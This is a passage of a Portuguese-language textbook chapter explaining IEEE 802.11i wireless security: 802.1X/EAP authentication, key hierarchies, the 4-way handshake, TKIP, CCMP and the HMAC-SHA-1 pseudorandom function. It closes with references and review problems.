Como já mencionado, a fase de autenticação habilita a autenticação mútua entre uma STA e um servidor de autenticação localizado no DS. A autenticação é projetada para permitir que somente estações autorizadas usem a rede e para dar à STA garantias de que ela está se comunicando com uma rede legítima.


### ***Abordagem de controle de acesso do IEEE 802.1X***

O IEEE 802.11i faz uso de outro padrão que foi projetado para prover funções de controle de acesso para LANs. O padrão é o Padrão de Controle de Acesso a Rede Baseado em Porta (*Port-Based Network Access Control*) do IEEE 802.1X. O protocolo de autenticação que é usado, o Protocolo de Autenticação Extensível (*Extensible Authentication Protocol* — EAP), é definido no padrão IEEE 802.1X. O IEEE 802.1X usa os nomes *solicitante*, *autenticador* e *servidor de autenticação*. No contexto de uma WLAN 802.11, os dois primeiros nomes correspondem à estação sem fio e ao AP. O AS é tipicamente um dispositivo separado no lado com fio da rede (isto é, acessível via DS), mas poderia também residir diretamente no autenticador.

Até o AS autenticar um solicitante (usando um protocolo de autenticação), o autenticador apenas passa mensagens de controle e autenticação entre o solicitante e o AS; o canal de controle 802.1X está desbloqueado, mas o canal de dados 802.11 está bloqueado. Tão logo um solicitante seja autenticado e as chaves sejam fornecidas, o autenticador pode repassar dados que vêm do

solicitante, processo que é sujeito a limitações de controle de acesso predefinidas para o suplicante junto à rede. Sob essas circunstâncias, o canal de dados é desbloqueado.

Como indicado na [Figura 24.8](#), o 802.1X usa o conceito de portas controladas e não controladas. Portas são entidades lógicas definidas dentro do autenticador e referem-se a conexões físicas de rede. Para uma WLAN, o autenticador (o AP) pode ter somente duas portas físicas: uma que o conecta ao DS e uma para comunicação sem fio dentro de seu BSS. Cada porta lógica é mapeada para uma dessas duas portas físicas. Uma porta não controlada permite a troca de PDUs entre o solicitante e os outros AS, independentemente do estado de autenticação do solicitante. Uma porta controlada permite a troca de PDUs entre um solicitante e outros sistemas na LAN somente se o estado corrente do solicitante autorizar tal troca.



**FIGURA 24.8** Controle de acesso 802.1X.

A estrutura do 802.1X, com um protocolo de autenticação de camada superior, ajusta-se muito bem à arquitetura BSS, que inclui várias estações sem fio e um AP. Todavia, para um IBSS, não há qualquer AP. Para um IBSS, o 802.11i provê uma solução mais complexa que, em essência, envolve autenticação par a par entre estações no IBSS.

## Troca de MPDU

A parte mais baixa da [Figura 24.7](#) mostra a troca de MPDUs imposta pelo IEEE 802.11 para a fase de autenticação. Podemos imaginar que a fase de autenticação consiste nas três fases descritas a seguir.

- **Conexão com AS:** A STA envia uma requisição a seu AP (aquele com o qual ela tem uma associação) para conexão ao AS. O AP reconhece essa requisição e envia uma requisição de acesso ao AS.
- **Troca EAP:** Essa troca autentica mutuamente a STA e o AS. Várias alternativas de troca de mensagens são possíveis, como explicaremos mais adiante.
- **Entrega de chave segura:** Uma vez estabelecida a autenticação, o AS gera uma chave mestra de sessão (*Master Session Key* — MSK), também conhecida como chave de autenticação, autorização e contabilidade (AAA), e a envia à STA. Como explicaremos adiante, todas as chaves criptográficas de que a STA necessita para comunicação segura com seu AP são geradas dessa MSK. O IEEE 802.11i não prescreve um método para entrega segura da MSK, mas recorre ao EAP para tal. Seja qual for o método usado, ele envolve a transmissão de uma MPDU que contém uma MSK cifrada que vai do AS, via AP, até o AS.

### **Troca EAP**

Como já mencionamos, há várias trocas EAP possíveis que podem ser usadas durante a fase de autenticação. Tipicamente, o fluxo de mensagem entre STA e AP emprega o protocolo EAP sobre LAN (EAPOL), e o fluxo de mensagens entre AP e AS usa o protocolo RADIUS (*Remote Authentication Dial In User Service* — serviço de autenticação remota de usuários discados), embora haja outras opções disponíveis para as trocas entre STA e AP e entre AP e AS. [\[FRAN07\]](#) resume da seguinte forma a troca de autenticação usando EAPOL e RADIUS:

1. A troca EAP começa com a emissão pelo AP de um quadro EAP do tipo requisição/identidade à STA.
2. A STA responde com um quadro EAP do tipo resposta/identidade, que o AP recebe pela porta não controlada. Então o pacote é encapsulado usando RADIUS sobre EAP e passado adiante para o servidor como um pacote de requisição de acesso RADIUS.
3. O servidor AAA responde com um pacote de desafio de acesso RADIUS, que é repassado à STA como uma requisição EAP. Essa requisição tem o tipo de autenticação adequado e contém informações relevantes para atuar como um



desafio.

4. A STA formula uma mensagem de resposta EAP e a envia ao AS. A resposta é traduzida pelo AP para uma requisição de acesso RADIUS que tem a resposta ao desafio como um campo de dados. As etapas 3 e 4 podem ser repetidas várias vezes, dependendo do método EAP em uso. Para métodos de tunelamento TLS, é comum a autenticação exigir 10-20 viagens de ida e volta.
5. O servidor AAA concede acesso com um pacote RADIUS de aceitação de acesso. O AP envia um quadro de sucesso EAP (alguns protocolos exigem confirmação do sucesso EAP dentro do túnel TLS para validação de autenticidade). A porta controlada é autorizada, e um usuário pode começar a acessar a rede.

Observe pela [Figura 24.7](#) que a porta controlada do AP ainda está bloqueada para tráfego de usuário em geral. Embora a autenticação tenha sido bem-sucedida, as portas permanecem bloqueadas até a instalação das chaves temporais na STA e no AP, o que ocorre durante o protocolo de apresentação de quatro vias.

## Fase de gerenciamento de chave

Durante a fase de gerenciamento de chave, uma variedade de chaves criptográficas é gerada e distribuída às STAs. Há dois tipos de chaves: chaves par a par usadas para comunicação entre uma STA e um AP e chaves de grupo usadas para comunicação multicast. A [Figura 24.9](#), baseada em [\[FRAN07\]](#), mostra as duas hierarquias de chave, e a [Tabela 24.3](#) define as chaves individuais.



**FIGURA 24.9** Hierarquias de chaves do IEEE 802.11i.

### Tabela 24.3

### Chaves IEEE 802.11i para protocolos de confidencialidade e integridade de dados

Abreviatura	Nome	Descrição/finalidade	Tamanho (bits)	Tipo
Chave AAA	Chave de autenticação, autorização e contabilidade	Usada para derivar a PMK. Usada com a abordagem IEEE 802.1X de gerenciamento de autenticação e chave. O mesmo que MMSK.	$\geq 256$	Chave de geração de chave, chave raiz
PSK	Chave pré-compartilhada	Torna-se a PMK em ambientes de chave pré-compartilhada.	256	Chave de geração de chave, chave raiz
PMK	Chave mestra par a par	Usada com outras entradas para derivar a PTK.	256	Chave de geração de chave
GMK	Chave mestra de grupo	Usada com outras entradas para derivar a GTK.	128	Chave de geração de chave
PTK	Chave par a par transiente	Derivada da PMK. Compreende as chaves EAPOL-KCK, EAPOL-KEK e TK, e, (para TKIP), a chave MIC.	512 (TKIP) 384 (CCMP)	Chave composta
TK	Chave temporal	Usada com TKIP ou CCMP para prover proteção de confidencialidade e integridade para tráfego unicast de usuário.	256 (TKIP) 128 (CCMP)	Chave de tráfego
GTK	Chave temporal de grupo	Derivada da GMK. Usada para prover proteção de confidencialidade e integridade para tráfego multicast/broadcast de usuário.	256 (TKIP) 128 (CCMP) 40, 104 (WEP)	Chave de tráfego
Chave MIC	Chave de código de integridade de mensagem	Usada por Michael MIC da TKIP para prover proteção de integridade de mensagens.	64	Chave de integridade de mensagem
EAPOL-KCK	Chave de confirmação de chave EAPOL	Usada para prover proteção de integridade para material criptográfico distribuído durante a apresentação de 4 vias.	128	Chave de integridade de mensagem
EAPOL-KEK	Chave de cifração de chave EAPOL	Usada para assegurar a confidencialidade da GTK e de outro material criptográfico na apresentação de 4 vias.	128	Chave de tráfego/ chave de cifração de chave
Chave WEP	Chave de privacidade equivalente com fio	Usada com WEP.	40, 104	Chave de tráfego

## Chaves par a par

Chaves par a par são usadas para comunicação entre um par de dispositivos, tipicamente entre uma STA e um AP. Essas chaves formam uma hierarquia que começa com uma chave mestra da qual outras chaves são derivadas dinamicamente e usadas por um período de tempo limitado. No nível mais alto da hierarquia há duas possibilidades. Uma **chave pré-compartilhada (PSK)** é uma chave secreta compartilhada por AP e STA, e instalada de algum modo que está fora do escopo do IEEE 802.11i. A outra alternativa é a **chave mestra de sessão (MSK)**, também conhecida como AAAK, que é gerada usando o protocolo IEEE 802.1X durante a fase de autenticação, como já descrevemos. O método de geração de chave propriamente dito depende dos detalhes do protocolo de autenticação usado. Em qualquer dos casos (PSK ou MSK) há uma única chave compartilhada pelo AP com cada STA com a qual ele se comunica. Todas as outras chaves derivadas dessa chave mestra são também únicas entre um AP e uma STA. Assim, cada STA, a qualquer momento, tem um único conjunto de chaves, como representado na hierarquia da [Figura 24.9a](#), enquanto o AP tem um conjunto de tais chaves para cada uma de suas STAs.

A **chave mestra par a par (PMK)** é derivada da chave mestra. Se uma PSK for usada, essa PSK é usada como a PMK; se uma MSK for usada, a PMK é derivada da MSK por truncamento (se necessário). Ao final da fase de autenticação, marcada pela mensagem de sucesso EAP do protocolo 802.1x (Figura 24.7), tanto o AP como a STA têm uma cópia de sua PMK compartilhada.

A PMK é usada para gerar a **chave par a par transiente (PTK)**, que na verdade consiste em três chaves que serão usadas para comunicação entre uma STA e o AP depois da respectiva autenticação mútua. Para derivar a PTK, a função HMAC-SHA-1 é aplicada à PMK, aos endereços MAC da STA e do AP, e aos nonces gerados quando necessário. Usar os endereços STA e AP na geração da PTK provê proteção contra sequestro de sessão e personificação; usar nonces provê material criptográfico aleatório adicional para geração de chaves.

As três partes da PTK são descritas a seguir.

- **Chave de confirmação de chave (EAPOL-KCK) EAP sobre LAN (EAPOL):** Suporta a integridade e a autenticidade da origem dos dados para quadros de controle enviados da STA para o AP durante a configuração inicial de uma RSN. Também executa uma função de controle de acesso: prova de posse da PMK. Uma entidade que possui a PMK é autorizada a usar o enlace.
- **Chave de cifração de chave EAPOL (EAPOL-KEK):** Protege a confidencialidade de chaves e outros dados durante alguns procedimentos de associação RSN.
- **Chave temporal (TK):** Provê a proteção propriamente dita para tráfego de usuário.

## **Chaves de grupo**


Chaves de grupo são usadas para comunicação multicast na qual uma STA envia MPDUs a várias STAs. No nível mais alto da hierarquia de chaves de grupo está a **chave mestra de grupo (Group Master Key — GMK)**. A GMK é uma chave geradora de chave usada com outras entradas para derivar a **chave temporal de grupo (Group Temporal Key — GTK)**. Diferentemente da PTK, que é gerada usando material tanto do AP como da STA, a GTK é gerada pelo AP e transmitida a suas STAs associadas. O padrão não define exatamente como essa GTK é gerada. Todavia, o IEEE 802.11i requer que seu valor seja indistinguível, em termos computacionais, de um valor aleatório. A GTK é distribuída com segurança usando as chaves par a par já estabelecidas. A GTK é trocada toda vez

que um dispositivo sai da rede.

### **Distribuição de chaves par a par**

A parte superior da [Figura 24.10](#) mostra a troca de MPDUs para distribuição de chaves par a par. Essa troca é conhecida como **apresentação de 4 vias (4-way handshake)**. A STA e o AP usam esse protocolo de apresentação para confirmar a existência da PMK, verificar a seleção do pacote criptográfico e derivar uma nova PTK para a sessão de dados subsequente. As quatro partes da troca são descritas a seguir.

- **AP → STA:** Mensagem inclui o endereço MAC do AP e um nonce (Anonce)
- **STA → AP:** A STA gera seu próprio nonce (Snonce) e usa ambos os nonces e ambos os endereços MAC, mais a PMK, para gerar uma PTK. Então, a STA envia uma mensagem que contém seu endereço MAC e Snonce, habilitando o AP a gerar a mesma PTK. Essa mensagem inclui o código de integridade de mensagem (Message Integrity Code → MIC)<sup>2</sup> usando HMAC-MD5 ou HMAC-SHA-1-128. A chave usada com o MIC é a chave de confirmação de chave (*Key Confirmation Key*), denotada KCK.
- **AP → STA:** Agora o AP pode gerar a PTK. Então, o AP envia uma mensagem à STA, que contém as mesmas informações contidas na primeira mensagem, mas dessa vez incluindo um MIC.
- **STA → AP:** É meramente uma mensagem de reconhecimento, de novo protegida por um MIC.



**FIGURA 24.10** Fases de operação do IEEE 802.11i: apresentação de quatro vias e protocolo de apresentação de chave de grupo.

## Distribuição de chave de grupo

Para a distribuição de chave de grupo, o AP gera uma GTK e a distribui para cada STA em um grupo multicast. A troca de duas mensagens com cada STA consiste no seguinte:

- **AP → STA:** Essa mensagem inclui a GTK, cifrada usando RC4 ou AES. A chave usada para cifração é a KEK. Um valor de MIC é anexado.

- **STA → AP:** A STA reconhece o recebimento da GTK. Essa mensagem inclui um valor de MIC.

## Fase de transferência de dados protegidos

O IEEE 802.11i define dois esquemas para proteger dados transmitidos em MPDUs 802.11: o Protocolo de Integridade de Chave Temporal (*Temporal Key Integrity Protocol* — TKIP) e o Protocolo de Modo Contador–CBC MAC (*Counter Mode-CBC MAC Protocol* — CCMP).

### **TKIP**

O TKIP é projetado para exigir somente mudanças no software de dispositivos que têm implementada nele a abordagem antiga de segurança de LAN sem fio denominada privacidade equivalente à com fio (*Wired Equivalent Privacy* — WEP). O TKIP provê dois serviços:

- **Integridade de mensagem:** O TKIP adiciona um código de integridade de mensagem ao quadro MAC 802.11 depois do campo de dados. O MIC é gerado por um algoritmo, denominado Michael, que calcula um valor de 64 bits usando como entradas os valores de endereço MAC de origem e de destino e o campo de dados, mais material criptográfico para geração de chave.
- **Confidencialidade de dados:** A confidencialidade de dados é fornecida mediante a cifração da MPDU juntamente com o valor do MIC usando RC4. A TK de 256 bits ([Figura 24.9](#)) é empregada da seguinte maneira: duas chaves de 64 bits são usadas com o algoritmo Michael de geração de resumo criptográfico de mensagens para produzir um código de integridade de mensagem. Uma chave é usada para proteger mensagens enviadas da STA ao AP, e a outra chave é usada para proteger mensagens do AP para a STA. Os 128 bits restantes são truncados para gerar a chave RC4 usada para cifrar os dados transmitidos.

Para prover proteção adicional, um contador de sequência TKIP (*TKIP sequence counter* — TSC) monotonicamente crescente é atribuído a cada quadro. O TSC cumpre duas finalidades. A primeira é que o TSC é incluído em cada MPDU e é protegido pelo MIC para prover defesa contra ataques de repetição. A segunda é que o TSC é combinado com a TK de sessão para produzir uma chave criptográfica dinâmica que muda com cada MPDU transmitida, o que torna a criptoanálise mais difícil.

## CCMP

O CCMP é destinado a dispositivos IEEE 802.11 mais novos, equipados com o hardware que suporta esse esquema. Assim como o TKIP, o CCMP provê dois serviços:

■ **Integridade de mensagem:** O CCMP usa o modo CBC-MAC (*cipher-block-chaining message authentication code* — código de autenticação de mensagem por encadeamento de blocos de cifra)<sup>3</sup>.

■ **Confidencialidade de dados:** O CCMP usa o modo de operação de cifra de blocos CTR com AES para cifração. O CTR é descrito no [Capítulo 20](#).

A mesma chave AES de 128 bits é usada tanto para integridade como para confidencialidade. O esquema usa um número de pacote de 48 bits para construir um nonce a fim de impedir ataques de repetição.

## Função pseudoaleatória do IEEE 802.11i

Em vários lugares do esquema IEEE 802.11i, uma função pseudoaleatória (*PseudoRandom Function* — PRF) é usada. Por exemplo, ela é usada para gerar nonces, para expandir chaves par a par e para gerar a GTK. As melhores práticas de segurança determinam que diferentes fluxos de números pseudoaleatórios sejam usados para essas diferentes finalidades. Todavia, para maior eficiência de implementação, gostaríamos de recorrer a uma única função geradora de números pseudoaleatórios.

A PRF é construída com a utilização de HMAC-SHA-1 para gerar um fluxo de bits pseudoaleatório. Lembre-se de que o HMAC-SHA-1 toma uma mensagem (bloco de dados) e uma chave de no mínimo 160 bits de comprimento e produz um valor de hash de 160 bits. O SHA-1 tem a seguinte propriedade: a mudança de um único bit da entrada produz um novo valor hash sem qualquer conexão aparente com o valor de hash precedente. Essa propriedade é a base para a geração de números pseudoaleatórios.

A PRF do IEEE 802.11i toma quatro parâmetros como entrada e produz o número desejado de bits aleatórios. A função é da forma  $\text{PRF}(K, A, B, Len)$ , onde

$K$  = uma chave secreta

$A$  = uma sequência de caracteres de texto específica para a aplicação (p. ex., geração de nonce ou expansão de chaves par a par)

$B$  = alguns dados específicos para cada caso

$Len$  = número de bits pseudoaleatórios desejado

Por exemplo, para a chave par a par transiente usada pelo CCMP:

$PTK = \text{PRF}(\text{PMK}, \text{"Parwise key expansion"}, \min(\text{Endereço-AP}, \text{Endereço-STA}) \parallel \max(\text{Endereço-AP}, \text{Endereço-STA}) \parallel \min(\text{Anonce}, \text{Snonce}) \parallel \max(\text{Anonce}, \text{Snonce}), 384)$

Portanto, nesse caso, os parâmetros são:

$K = \text{PMK}$

$A = \text{a sequência de caracteres "Pairwise key expansion"}$

$B = \text{uma sequência de bytes formada pela concatenação dos dois endereços MAC e dos dois nonces}$

$\text{Len} = 384 \text{ bits}$

De modo semelhante, um nonce é gerado por


$\text{Nonce} = \text{PRF}(\text{Número Aleatório, "Init Counter"}, \text{MAC} \parallel \text{Instante\_de\_Tempo}, 256)$

onde Instante\_de\_Tempo é uma medida de tempo de rede conhecida pelo gerador do nonce. A chave de grupo temporal é gerada por:

$\text{GTK} = \text{PRF}(\text{GMK}, \text{"Group key expansion"}, \text{MAC} \parallel \text{Gnonce}, 256)$

A Figura 24.11 ilustra a função  $\text{PRF}(K, A, B, Len)$ . O parâmetro  $K$  serve como a chave fornecida como entrada para o HMAC. A mensagem fornecida como entrada consiste em quatro itens concatenados: o parâmetro  $A$ , um byte com valor 0, o parâmetro  $B$  e um contador  $i$ . O contador é inicializado em 0. O algoritmo HMAC é executado uma vez, produzindo um valor de hash de 160 bits. Se mais bits forem necessários, o HMAC é executado novamente com as mesmas entradas, exceto que  $i$  é incrementado a cada chamada até o número necessário de bits ser gerado. Podemos expressar a lógica como:

```
PRF( $K, A, B, Len$ )
 $R \leftarrow$  cadeia vazia
for  $i \leftarrow 0$  to  $((Len + 159)/160 - 1)$  do
     $R \leftarrow R \parallel \text{HMAC-SHA-1}(K, A \parallel 0 \parallel B \parallel i)$ 
Return Truncar-para-Len( $R, Len$ )
```



**FIGURA 24.11** Função pseudoaleatória do IEEE 802.11i.

## 24.4 Leituras e sites recomendados

[CHOI08] dá uma boa visão geral de questões de segurança de rede sem fio. [WELC03] discute as ameaças à segurança específicas para um ambiente sem fio. [KENN03] contém uma boa lista de medidas de segurança em ambientes sem fio para lidar com uma gama mais ampla de ameaças.

As especificações do IEEE 802.11 e Wi-Fi são discutidas com mais detalhes em [STAL11a]. [FRAN07] é um tratamento excelente e detalhado do IEEE 802.11i. [CHEN05] dá uma visão geral do IEEE 802.11i.

**CHEN05** Chen, J., Jiang, M. e Liu, Y. Wireless LAN Security and IEEE 802.11i. *IEEE Wireless Communications*, fevereiro de 2005.

**CHOI08** Choi, M. et al. Wireless Network Security: Vulnerabilities, Threats and Countermeasures. *International Journal of Multimedia and Ubiquitous Engineering*, julho de 2008.

**FRAN07** Frankel, S., Eydt, B., Owens, L. e Scarfone, K. *Establishing Wireless Robust Security Networks: A Guide to IEEE 802.11i*. NIST Special Publication SP 800-97, fevereiro de 2007.

**KENN03** Kennedy, S. Best Practices for Wireless Network Security. Computer World, 24 de novembro de 2003.

**STAL11a** Stallings, W. *Data and Computer Communications*, nona edição. Upper Saddle River, NJ: Prentice Hall, 2011.

**WELC03** Welch, D. Wireless Security Threat Taxonomy. *Proceedings of the 2003 IEEE Workshop on Information Assurance*, junho de 2003.

## Sites recomendados

- **The IEEE 802.11 Wireless LAN Working Group:** Contém documentos e arquivos de discussão do grupo de trabalho IEEE 802.11.
- **Wi-Fi Alliance:** Um grupo do setor que promove a interoperabilidade de produtos 802.11 uns com os outros e com o padrão Ethernet.
- **Wireless LAN Association:** Dá uma introdução à tecnologia sem fio, incluindo uma discussão sobre considerações de implementação e estudos de caso recebidos de usuários. Também fornece links para sites relacionados.
- **Extensible Authentication Protocol (EAP) Working Group:** Grupo de trabalho da IETF responsável pelo EAP e questões relacionadas. O site inclui RFCs e rascunhos de padrões da Internet.

## 24.5 Termos principais, perguntas de revisão e problemas

### Termos principais

acesso Wi-Fi protegido (WPA)	IEEE 802.11	protocolo de modo
apresentação de quatro vias	IEEE 802.11i	contador-CBC MAC
BSS independente (IBSS)	IEEE 802.1X	(CCMP)
chaves de grupo	LAN sem fio (WLAN)	rede de segurança
chaves par a par	Michael	robusta (RSN)
código de integridade de mensagem (MIC)	ponto de acesso (AP)	sistema de distribuição (DS)
conjunto de serviços básico (BSS)	privacidade	unidade de dados de protocolo MAC (MPDU)
conjunto estendido de serviços (ESS)	equivalent à com fio (WEP)	unidade de dados de serviço MAC (MSDU)
controle de acesso ao meio (MAC)	protocolo de integridade de chave temporal (TKIP)	Wi-Fi
controle de enlace lógico (LLC)		
função pseudoaleatória		

## Perguntas de revisão

- 24.1 Qual é o bloco construtivo básico de uma WLAN 802.11?
- 24.2 Defina conjunto estendido de serviços.
- 24.3 Cite e defina brevemente os serviços do IEEE 802.11.
- 24.4 Um sistema de distribuição é uma rede sem fio?
- 24.5 Como o conceito de associação está relacionado ao de mobilidade?
- 24.6 Quais áreas de segurança são abordadas pelo IEEE 802.11i?
- 24.7 Descreva resumidamente as quatro fases de operação do IEEE 802.11i.
- 24.8 Qual é a diferença entre TKIP e CCMP?

## Problemas

- 24.1 No IEEE 802.11, a autenticação de sistema aberto consiste simplesmente em duas comunicações. Uma autenticação é requisitada pelo cliente, que contém o ID da estação (tipicamente o endereço MAC). Essa autenticação é seguida por uma resposta de autenticação vinda do AP/roteador que contém uma mensagem de sucesso ou de falha. Um exemplo de quando uma falha pode ocorrer é se o endereço MAC do cliente é explicitamente marcado como excluído na configuração AP/roteador.
  - a. Quais são os benefícios desse esquema de autenticação?
  - b. Quais são as vulnerabilidades de segurança desse esquema de autenticação?
- 24.2 Antes da introdução do IEEE 802.11i, o esquema de segurança para o IEEE 802.11 era a privacidade equivalente à com fio (*Wired Equivalent Privacy* — WEP). O WEP presumia que todos os dispositivos na rede compartilhavam uma chave secreta. A finalidade do cenário de autenticação é o STA provar que possui a chave secreta. A autenticação ocorre como mostra a [Figura 24.12](#). A STA envia uma mensagem ao AP requisitando autenticação. O AP envia um desafio, que é uma sequência de 128 bytes aleatórios, enviada como texto às claras. A STA cifra o desafio com a chave compartilhada e o devolve ao AP. O AP decifra o valor que recebe e o compara com o desafio que enviou. Se os valores forem idênticos, o AP confirma que a autenticação foi bem-sucedida.
  - a. Quais são os benefícios desse esquema de autenticação?
  - b. Esse esquema de autenticação é incompleto. O que está faltando e por que isso é importante? *Sugestão:* A adição de uma ou duas mensagens resolveria o problema.
